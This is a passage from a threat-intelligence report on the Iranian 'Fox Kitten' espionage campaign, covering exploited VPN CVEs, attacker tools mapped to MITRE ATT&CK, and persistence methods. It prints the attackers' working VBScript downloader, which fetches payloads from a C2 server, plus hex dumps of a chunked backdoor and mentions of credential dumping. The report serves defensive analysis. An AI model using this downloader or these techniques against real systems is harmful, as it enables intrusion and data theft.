CLEARSKY
Cyber Security

Fox Kitten Campaign

Widespread Iranian Espionage-Offensive Campaign

February 2020

TLP:White

1. Executive Summary

During the last quarter of 2019, ClearSky research team has uncovered a widespread Iranian offensive campaign which we call "Fox Kitten Campaign"; this campaign is being conducted in the last three years against dozens of companies and organizations in Israel and around the world. Though the campaign, the attackers succeeded in gaining access and persistent foothold in the networks of numerous companies and organizations from the IT, Telecommunication, Oil and Gas, Aviation, Government, and Security sectors around the world.

We estimate the campaign revealed in this report to be among Iran's most continuous and comprehensive campaigns revealed until now. Aside from malware, the campaign enfolds an entire infrastructure dedicated to ensuring long-lasting capability to control and fully access the targets chosen by the Iranians. The revealed campaign was used as reconnaissance infrastructure; however, it can also be used as a platform for spreading and activating destructive malware such as ZeroCleare and Dustman, tied to APT34.

During our analysis, we have found an overlap, with medium-high probability, between this campaign's infrastructure and the activity of an Iranian offensive group APT34-OilRig. Additionally, we have identified, with medium probability, a connection between this campaign and the APT33-Elfin and APT39-Chafer groups. The campaign was first revealed by Dragos, named "Parisite" and attributed to APT33; we call the comprehensive campaign revealed in this report "Fox Kitten".


We assess with medium probability that the Iranian offensive groups (APT34 and APT33) have been working together since 2017, though the infrastructure that we reveal, vis-à-vis a large number of companies in Israel and around the world.

The campaign infrastructure was used to:

- Develop and maintain access routes to the targeted organizations
- Steal valuable information from the targeted organizations
- Maintain a long-lasting foothold at the targeted organizations
- Breach additional companies through supply-chain attacks

The campaign was conducted by using a variety of offensive tools, most of which open source code based and some – self-developed.

The initial breach of the targeted organizations was performed, in most cases, by exploiting 1-day vulnerabilities in different VPN services such as: Pulse Secure VPN, Fortinet VPN, and Global Protect by Palo Alto Networks. Upon gaining foothold at the target, the attackers tried to maintain the access to the networks by opening a variety of communication tools, including opening RDP links over SSH tunneling, in order to camouflage and encrypt the communication with the targets. At the final stage, after successfully infiltrating the organization, the attackers have performed a routine process of identification, examination, and filtering of sensitive, valuable information from every targeted organization. The valuable information was sent back to the attackers for reconnaissance, espionage, or further infection of connected networks.



Our main insights:

- The Iranian APT groups have succeeded to penetrate and steal information from dozens of companies around the world in the past three years.
- The most successful and significant attack vector used by the Iranian APT groups in the last three years has been exploitation of known vulnerabilities in systems with unpatched VPN and RDP services, in order to infiltrate and take control over critical corporate information storages.
- This attack vector is not used exclusively by the Iranians APT groups; it became a main attack vector for cybercrime groups, ransomware attacks, and other state-sponsored offensive groups.
- We assess this attack vector to be significant also in 2020 apparently by exploiting new vulnerabilities in VPN's and other remote systems (such as the latest one existing in Citrix).
- Iranian APT groups have developed good technical offensive capabilities and are able to exploit 1-day vulnerabilities in relatively short periods of time, starting from several hours to a week or two.
- Since 2017, we identify Iranian APT groups' focusing on IT companies that provide wide range of services to thousands of companies. Breaching those IT companies is especially valuable, because through them one can reach the networks of additional companies.
- After breaching the organizations, the attackers usually maintain foothold and operational redundancy by installing and creating several more access points to the core corporate network. As a result, identifying and closing one access point does not necessarily deny the capability to carry on operations inside the network.
- We assess with medium-high probability that Iranian APT groups (APT34 and APT33) share attack infrastructures. Furthermore, it can be one group that was artificially marked in recent years as two or three separate APT groups.
- The time needed to identify an attacker on a compromise network is long and varies between months to not at all. The existing monitoring capability for organizations to identify and block an attacker that entered through remote communication tools, is difficult to impossible.

In this report, we survey the attack stages and tools used in the campaign by matching it to the MITRE ATT&CK model. The first part of the report contains a short review of the offensive tools found in the breached organizations or uploaded to public repositories for analysis. Throughout the attacks, no coherent scenario was identified. The attackers changed their modus operandi and thus the tools are not necessarily presented in their chronological attack vector. In the following chapters we expand on the techniques and methods used in analyzing the tools. After that, an attribution to the different APT groups is being made, and finally we present some recommendations and IoCs.

We would like to thank Dragos [1]researchers who found the first signs of the campaign (Called by them as “Parisite”) and shared with us valuable information that helped us reveal the whole Fox -Kitten campaign presented in this report.

Also, we would like to thank the companies that chose to share with us information. Without their sharing of malicious tools, the scale and depth infrastructure would not have been revealed.

[1] https://dragos.com/

2. Table of Contents

3. Fox Kitten Campaign's Offensive Tools

In this chapter, we will shortly survey the offensive tools used during the campaign. In the first part we review the main tools used during the campaign. In the second part of the chapter we will match the tools to the cyber event kill chain. At the end of the chapter, we present a summary table with all the indicators from the "Fox Kitten" campaign.

3.1 Tools Used in Fox Kitten Campaign

During the Fox Kitten campaign, the attackers have used many different offensive tools to maintain foothold at the organization they have infiltrated. Upon initial compromise of the corporate network, the attackers focused on establishing strong grip in the organization by installing a set of remote access and communication tools.

After finishing the breaching process, the attackers establish their "grip" on the organization by installing several backdoors at the systems they have compromised. Those backdoors allowed the attackers to connect to the network secretly and steadily. In many cases, the attackers have connected to the organization through a regular encrypted RDP connection.

The attackers created for their self-developed tools versions that match the operational systems at target organizations. Thus, in 2017 the tools were developed and fitted to 32-bit systems, while in 2019 the tools were developed for 64-bit systems.

The tools used by the Iranian attackers can be divided into several groups:

1. Self-developed tools – tools developed by the attacker and fitted to the attacked. In this campaign we have identified a few self-developed tools. The most important tool is a backdoor that opens a SSH tunnel between the attacker and the target, and allows the former to connect to the latter through RDP.
   Following is a list of self-developed tools used by the Iranians in this campaign:
   - STSRCheck – Self-development databases and open ports mapping tool.
   - POWSSHNET - Self-Developed Backdoor malware – RDP over SSH Tunneling.
   - VBScript – download TXT files from the command-and-control (C2 or C&C) server and unify these files to a portable executable file.
   - Socket-based backdoor over cs.exe – An exe file used to open a socket-based connection to a hardcoded IP address.
   - Port.exe – tool to scan predefined ports an IP's
2. Open source-based tools taken from the internet and adjusted to the attackers' use, either by making changes to the tool or by using it as it is.
   Following is a list of open-source tools used by the Iranians in this campaign:
   - Invoke the Hash – PowerShell commands in order to perform "Pass the Hash" methods.
   - JuicyPotato – Local Privilege Escalation tool.
3. Seemingly legitimate tools used by the Iranians for their needs. Following are two examples for this kind of tools:
   - Ngrok, FRP, Serveo - Free Command and Control Protocol
   - Putty and Plink – Remote services

3.2 Tools and Attack Techniques' Classification According to MITRE ATT&CK

The tools and attack techniques' table are divided into three types:

1. Exploitation technique of VPN tools' vulnerabilities at the initial compromise stage in targeted organizations.
2. Tools designed for privilege escalation, foothold ensuring, and creating a gap for RDP connection and information theft.
3. Post-exploitation tools used for C2 server communication and files' exfiltration, after the campaign has ensured its foothold on the target.

The table presents an overlap between techniques and tools identified during the Fox Kitten campaign, and those of three Iranian offensive groups: APT33 and APT34, the campaign's main groups, and APT 39, a sub-group of APT34 to which we have found matchings in several characteristics of the Fox Kitten campaign[2]. Malicious offensive tools are highlighted in red.

Kill Chain Phase	Techniques, Tools and Procedures	Title	MITRE ATT&CK	Known Iranian group or tool (if exists)
Exploit	Technique	CVE-2019-11510 CVE-2018-13379 CVE-2018-1579	External Remote Services - T1133	APT34
Execute	Technique	HEX in TXT files	Data Staged – T1074	-
	Tool	Putty and Plink	Remote Services - T1021 Remote File Copy – T1105	Legitimate tools, used by APT33, APT34
	Procedures	Stealing credentials via Procdump to lsass.exe and Mimikatz	Credential Dumping – T1003 Mimikatz – S0002	APT33, APT34, APT39
	Tools	STSRCheck - Self-development databases and open ports mapping tool	Network Service Scanning – T1046	APT34, APT39

[2] attack.mitre.org/groups/G0064/
attack.mitre.org/groups/G0049/
attack.mitre.org/groups/G0087/

Kill Chain Phase	Techniques, Tools and Procedures	Title	MITRE ATT&CK	Known Iranian group or tool (if exists)
	Tools + Techniques	Invoke the Hash	PowerShell – T1086 Pass the Hash – T1075	Open Source tool. Techniques used by: APT33, APT34
	Procedures	Local Admin / User	Create Account – T1136	-
	Techniques	Accessibility tool (Sticky Keys) abuse	Command-Line Interface – T1059 Accessibility Features – T1015	APT34
	Tools	JuicyPotato – Local Privilege Escalation tool	Exploitation for Privilege Escalation – T1068	Open Source Tool, also used by: APT33
	Procedures	Scheduled Task	Scheduled Task	Common mechanism, also utilized by: APT33, APT34, APT39
	Techniques	RDP connection (over SSH)	Custom Command and Control Protocol – T1094 Remote Desktop Protocol – T1076	APT34, APT39
	Tools	Port.exe	Network Service Scanning -T1046)	
	Tools	Ngrok	Connection Proxy - T1090	Free tool
	Tools	FRP	Connection Proxy - T1090	Open Source Tool
	Tools	Serveo	Connection Proxy - T1090	Free tool

Kill Chain Phase	Techniques, Tools and Procedures	Title	MITRE ATT&CK	Known Iranian group or tool (if exists)
C&C	Tools	POWSSHNET - Self-Developed Backdoor– RDP over SSH Tunneling	Credentials in Files – T1081 Remote Services – T1021 Remote Desktop Protocol - T1076	APT34, APT39
	Tools	VBScript – downloading files from C2	Scripting - T1064	APT34
	Tools	Socket-based backdoor – cs.exe	Uncommonly Used Port - T1065	APT33
	Techniques	External Webshell over the internet	Web Shell – T1100 Remote Services – T1021	APT33, APT34
	Techniques	Local Webshell – Local IIS	Web Shell – T1100	APT34
	Techniques	Local Webshell – Virtual Directory	Web Shell – T1100 Connection Proxy – T1090	APT34
	Techniques	Communication with C2	Web Service – T1102	APT33, APT34, APT39
	Procedures	Archives (WinRAR or 7-ZIP)	Data Compressed – T1002	APT39

4. Techniques and Methods

This chapter presents a review of techniques employed in the Fox Kitten campaign. The techniques can be divided into four main categories:

1. Achieving access to target network through vulnerabilities' exploitation.
2. Achieving persistent foothold on target network using privilege escalation and users' credentials.
3. Moving along the network by lateral movement.
4. Different techniques for relevant files' exfiltration back to Iran.


During research on the campaign, several techniques, aimed to maintain persistent foothold on target network and exploiting completely legitimate tools, have been identified. One of those is exploiting the Microsoft accessibility tools: the Iranians appear to exploit different accessibility tools built for the Windows OS, while the most used method is exploiting the "sticky keys" tool to create a shell. The accessibility tools, originally designed to create an accessible environment for people with certain physical limitations, are used for privilege escalation on the targeted system[3].

4.1 – Pre-access and Access Tools

4.1.1 Main Attack Vector – Exploiting Vulnerabilities in VPN Systems

MITRE ATT&CK Tactic: Initial Access (TA0001)

MITRE ATT&CK Technique: External Remote Services (T1133)



Corporate network blueprint – the infiltration zone is marked with red

In most cases, the corporate networks were compromised by exploiting discovered and published vulnerabilities in VPN systems in order to access the target network. The main VPN systems exploited by the attackers are Pulse Secure Connect, Global Protect (by Palo Alto Networks), and Fortinet

[3] attack.mitre.org/techniques/T1015/

FortiOS. We assess with high probability that vulnerabilities in Citrix will be used by the attackers as well.

Exploiting VPN gateway vulnerabilities on the targets, the group successfully acquires access to the targets' core systems, downloads different files, and continues with lateral movement and foothold ensuring. The main system exploited is Pulse Secure Connect, through the CVE-2019-11510 vulnerability.

Following are the vulnerabilities in different access systems used by the attackers:

CVE-2019-11510 Pulse Secure

In Pulse Secure – Pulse Connect Secure (PCS) 8.2 before 8.2R12.1, 8.3 before 8.3R7.1, and 9.0 before 9.0R3.4, an unauthenticated remote attacker can send a specially crafted URI to perform an arbitrary file reading vulnerability.

CVE-2018-13379 Fortinet FortiOS

An Improper Limitation of a Pathname to a Restricted Directory ("Path Traversal") in Fortinet FortiOS 6.0.0 to 6.0.4, 5.6.3 to 5.6.7 under SSL VPN web portal allows an unauthenticated attacker to download system files via special crafted HTTP resource requests.

CVE-2018-1579 Palo Alto Networks VPN

This vulnerability in Palo Alto Networks VPN appliances affects PAN-OS 7.1.18 and earlier, PAN-OS 8.0.11-h1 and earlier, and PAN-OS 8.1.2 and earlier with GlobalProtect Portal or GlobalProtect Gateway Interface enabled. An attacker who successfully exploits this vulnerability by sending a specially crafted packet can execute arbitrary code on the device. The vulnerability allows an attacker to modify the device and access sensitive information.

Those vulnerabilities are still relevant and were recently used in a destructive malware attack on the national oil company of Bahrain[4].

4.1.2 Pre-access tool for unifying file chunks hex-encoded in TXT files into one executable

MITRE ATT&CK Tactic: Execution (TA0002)

MITRE ATT&CK Technique: Scripting (T1064)

Upon gaining an initial access to the organization, some different files are downloaded to the compromised computer, in order to run additional tools. First, a few VBScript files will be downloaded from the C2 servers, designed to download additional files from different servers. The VBS files are generically named – like 'down' or different English letters, like "vvv", "v1", "v" etc. – and those titles are not unique for this particular attack and can be found on the internet[5]. Based on the tool's description by the source code's author, the code is designed to download a binary using XMLHTTP. Following is a screenshot of one of the files, called "Down":


[4] zdnet.com/article/new-iranian-data-wiper-malware-hits-bapco-bahrains-national-oil-company/


[5] blog.netnerds.net/2007/01/vbscript-download-and-save-a-binary-file/

```
function download(sFileURL, sLocation)
Set objXMLHTTP = CreateObject("Msxml2.ServerXMLHTTP")
objXMLHttp.setProxy 2, "10.90.254.204:8080",""
objXMLHTTP.open "GET", sFileURL, false
objXMLHTTP.send()
do until objXMLHTTP.Status = 200 :  wscript.sleep(1000) :  loop
If objXMLHTTP.Status = 200 Then
Set objADOStream = CreateObject("ADODB.Stream")
objADOStream.Open
objADOStream.Type = 1
objADOStream.Write objXMLHTTP.ResponseBody
objADOStream.Position = 0
Set objFSO = Createobject("Scripting.FileSystemObject")
If objFSO.Fileexists(sLocation) Then objFSO.DeleteFile sLocation
Set objFSO = Nothing
objADOStream.SaveToFile sLocation
objADOStream.Close
Set objADOStream = Nothing
End if
Set objXMLHTTP = Nothing
End function
download Wscript.Arguments(0), Wscript.Arguments(1)
```

Running different VBS scripts, one can download an array of files on the infected computer, and those will be used by the attacker to establish foothold and move laterally. As it can be seen in the code, the "Download" function will perform a GET request to an internal address using the object MSXML2.ServerXMLHTTP in order to download a file. At the end of this process, throughout which several VBScript scripts will be run, several txt files will be created on the computer.

Every such txt file contains a string of numbers and letter which are an encoded piece of code, in hexadecimal. Following is a screenshot of one of these files, followed by the hex decoded:






0x0D0	0040	0300	0002	0000	0000	0000	0300	4085	.@.....@…
0x0E0	0000	1000	0010	0000	0000	1000	0010	0000	.....
0x0F0	0000	0000	1000	0000	0000	0000	0000	0000	.....
0x100	58F5	0200	5300	0000	0000	0300	0006	0000	Xõ..S.....
0x110	0000	0000	0000	0000	0000	0000	0000	0000	.....
0x120	0020	0300	0C00	0000	D4F4	0200	1C00	0000	. .....Ôô.....
0x130	0000	0000	0000	0000	0000	0000	0000	0000	.....
0x140	0000	0000	0000	0000	0000	0000	0000	0000	.....
0x150	0000	0000	0000	0000	0020	0000	0800	0000	....
0x160	0000	0000	0000	0000	0820	0000	4800	0000	....H...
0x170	0000	0000	0000	0000	2E74	6578	7400	0000	.....text...
0x180	B4D5	0200	0020	0000	00D6	0200	0002	0000	´Õ... ...Ö.....
0x190	0000	0000	0000	0000	0000	0000	2000	0060	....`
0x1A0	2E72	7372	6300	0000	0006	0000	0000	0300	.rsrc.....
0x1B0	0006	0000	00D8	0200	0000	0000	0000	0000	.....Ø.....
0x1C0	0000	0000	4000	0040	2E72	656C	6F63	0000	....@..@.reloc..
0x1D0	0C00	0000	0020	0300	0002	0000	00DE	0200	....Þ..
0x1E0	0000	0000	0000	0000	0000	0000	4000	0042	.....@..B
0x1F0	0000	0000	0000	0000	0000	0000	0000	0000	.....

Several such files are downloaded to the computer, each one comprises a different piece of a backdoor's code. The purpose of this dissection of an executable into several files is to avoid detection by anti-virus programs installed on the attacked computer. In addition, a batch file, named "combine.bat", is downloaded to the computer and its goal is to combine all those files and create an executable. Following is a screenshot of the entire EXE file represented in hex editor:

sshnet.exe

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ.....ÿÿ..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	¸.......@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	80	00	00	00	.....€...
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..°..´.Í!¸.LÍ!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....$.....
00000080	50	45	00	00	4C	01	03	00	8B	AE	94	5D	00	00	00	00	PE..L...‹®"]....
00000090	00	00	00	00	E0	00	02	01	0B	01	08	00	00	D6	02	00	....à.........Ö..
000000A0	00	08	00	00	00	00	00	00	AE	F5	02	00	00	20	00	00	.........®õ... ..
000000B0	00	00	00	00	00	00	40	00	00	20	00	00	00	02	00	00	......@.. .....
000000C0	04	00	00	00	00	00	00	00	04	00	00	00	00	00	00	00	.....
000000D0	00	40	03	00	00	02	00	00	00	00	00	00	03	00	40	85	.@.....@…
000000E0	00	00	10	00	00	10	00	00	00	00	10	00	00	10	00	00	.....
000000F0	00	00	00	00	10	00	00	00	00	00	00	00	00	00	00	00	.....
00000100	5C	F5	02	00	4F	00	00	00	00	00	03	00	00	06	00	00	\õ..O.....
00000110	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000120	00	20	03	00	0C	00	00	00	D8	F4	02	00	1C	00	00	00	. .....Øô.....
00000130	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000140	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000150	00	00	00	00	00	00	00	00	00	20	00	00	08	00	00	00	
00000160	00	00	00	00	00	00	00	00	08	20	00	00	48	00	00	00	....H...
00000170	00	00	00	00	00	00	00	00	2E	74	65	78	74	00	00	00	.....text...
00000180	B4	D5	02	00	00	20	00	00	00	D6	02	00	00	02	00	00	´Õ... ...Ö.....
00000190	00	00	00	00	00	00	00	00	00	00	00	00	20	00	00	60	....`
000001A0	2E	72	73	72	63	00	00	00	00	06	00	00	00	00	03	00	.rsrc.....
000001B0	00	06	00	00	00	D8	02	00	00	00	00	00	00	00	00	00	.....Ø.....
000001C0	00	00	00	00	40	00	00	40	2E	72	65	6C	6F	63	00	00	....@..@.reloc..
000001D0	0C	00	00	00	00	20	03	00	00	02	00	00	00	DE	02	00	....Þ..
000001E0	00	00	00	00	00	00	00	00	00	00	00	00	40	00	00	42	.....@..B

Following is a summary of processes happening on the attacked computer:



4.2 Local Privilege Escalation Tools

After the vulnerabilities in the VPN systems have been used for initial access, the attackers perform several actions to ascertain their foothold in the network and maintain high privileges there. During the attacks that we have observed, we didn't identify one consistent attack scenario and one kill chain. Therefore, the tools reviewed in this chapter do not necessarily comprise a continuous, chronological order. In this chapter, we will present the different tools and techniques based on the MITRE ATT&CK model, divided into the following techniques:

Execution, Persistence, Privilege Escalation, Credential Access
Discovery, Lateral Movement.

4.2.1 "Juicy Potato"

MITRE ATT&CK Tactic: Privilege Escalation (TA0004)


MITRE ATT&CK Technique: Exploitation for Privilege Escalation (T1068)

Juicy Potato is an open-source tool found on GitHub[6] and based on RottenPotatoNG. It can perform local privilege escalation from NT AUTHORITY\LOCAL SERVICE to NT AUTHORITY\SYSTEM using the "BITS Service" and "COM servers" processes. The tool searches for errors in privileges given to the users in the credentials manager in order to give a local user higher access.

In order for this tool to run properly on the computer, the attacker has to have one of the following two permissions:

- SeImpersonate – to create a process with a certain token
- Se AssignPrimaryToken – to create a process as a certain user

